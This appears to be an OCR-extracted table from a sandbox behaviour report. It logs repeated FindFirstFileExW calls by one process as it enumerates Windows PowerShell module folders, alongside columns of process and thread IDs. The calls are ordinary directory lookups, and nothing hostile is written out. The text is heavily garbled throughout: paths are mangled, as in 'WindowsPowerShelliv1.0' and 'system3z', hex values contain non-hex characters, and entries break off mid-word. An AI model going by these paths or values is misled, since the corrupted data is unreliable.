FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\t0.0\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\t0.0\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e56a, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, b79e56a, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0, b79e56a, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\t1^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\t1^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\t1^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\t1^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\%\system32\WindowsPowerShell\v1.0\Modules\ISCS*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\%windir\%\system32\WindowsPowerShell\v1.0\Modules\ISCS*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\%windir\%\system32\WindowsPowerShell\v1.0\Modules\ISC*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\%windir\%\system32\WindowsPowerShell\v1.0\Modules\ISC*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\%windir\%\system32\WindowsPowerShell\v1.0\Modules\ISC*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\%windir\%\system32\WindowsPowerShell\v1.0\Modules\ISC*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\%windir\%\system32\WindowsPowerShell\v1.0\Modules\ISC*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\%windir\%\system32\WindowsPowerShell\v1.0\Modules\IMcosoft\PowerShell\Archive*, 0, b79e57c, 0, 0, 0) R	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e5c7c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\system32\WindowsPowerShell\v1.0\Modules\ISCS*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\swindir\system32\WindowsPowerShell\v1.0\Modules\ISC\S*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\swindir\system32\WindowsPowerShell\v1.0\Modules\ISC\S*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\swindir\system32\WindowsPowerShell\v1.0\Modules\ISC\S*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\swindir\system32\WindowsPowerShell\v1.0\Modules\ISC\S*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\swindir\system32\WindowsPowerShell\v1.0\Modules\ISC\S*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\swindir\system32\WindowsPowerShell\v1.0\Modules\ISC\S*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\swindir\system32\WindowsPowerShell\v1.0\Modules\ISC\S*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name:	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e5c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSi*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSi*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSi*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\IMcrosoft.PowerShell.Archive*, 0, b79e5c7, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\IMcrosoft.PowerShell.Archive*, 0, b79e5c7, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\IMcrosoft.PowerShell.Archive*,	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\EventTracingManagement*, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\EventTracingManagement*, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\International*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\International*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\International*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\ISCSI*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\ISCSI*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\ISCSI*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISC\v1.0\ b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISC\v1.0\ b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISC\v1.0\ b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISC\v1.0\ b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\IMicrosoft.PowerShell.Archive\v1.0\ b, b79e5c7, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\IMicrosoft.PowerShell.Archive\v1.0\ b, b79e5c7, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\IMicrosoft.PowerShell.	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e5c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSi*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSi*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSi*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\IMcrosoft.PowerShell.Archive*, 0, b79e5c7, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\IMcrosoft.PowerShell.Archive*, 0, b79e5c7, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\IMcrosoft.PowerShell.Archive*,	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\EventTracingManagement*, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\EventTracingManagement*, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\International*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\International*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\International*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\International*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\ISCS(*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\ISCS(*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\ISC*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\ISC*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\ISC*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\ISC*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\ISC*, 0, b79e56c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\IsCr*, 0, b79e56c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32; WindowsPowerShellfv1.0!Modules\Incrosoft.PowerShell.Archive\textin, 0, b79e484, 0, 0, 0) Return: ab53780 AP	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\EventTracingManagement\', 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\EventTracingManagement\', 0, b79e56b, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\International\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\International\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\International\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\International\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\ISCSI\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\ISCSI\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\ISCSI\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\ISCSI\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\ISCSI\', 0, b79e56c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\ISCSI\', 0, b79e56c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\IsCsi\', 0, b79e56c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\IsCsi\', 0, b79e56c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\IsCsi\', 0, b79e56c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International\v, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\International\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Internatio	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\EventTracingManagement\', 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\EventTracingManagement\', 0, b79e56b, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\International\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\International\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\International\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\International\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\ISCSI\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\ISCSI\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\ISCSI\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\ISCSI\', 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\ISCSI\', 0, b79e56c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\ISCSI\', 0, b79e56c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\IsCsi\', 0, b79e56c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\IsCsi\', 0, b79e56c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system32;WindowsPowerShelliv1.0Modules\IsCsi\', 0, b79e56c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0, b79e5zc, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0, b79e5zc, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0, b79e5zc, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0, b79e5zc, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0, b79e5zc, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\EventSc\Event\v0, 0, b79e5zc, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Event\v0, 0, b79e5zc, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Event\v0, 0, b79e5zc, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Event\v0, 0, b79e5zc, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Event\v0, 0, b79e5zc, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Event\v0, 0, b79e5zc, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Event\v0, 0, b79e5zc, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Event\v0, 0, b79e5zc, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Event\v0, 0, b79e5zc, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell\Archive\v0, 0	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v, 0, b79e56c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\International\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\International\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\SiCS\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\SiCS\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\SiCS\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\SiCS\v, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%system3z\WindowsPowerShell\v1.0\Modules\SiCS\v, 0, b79e57c, 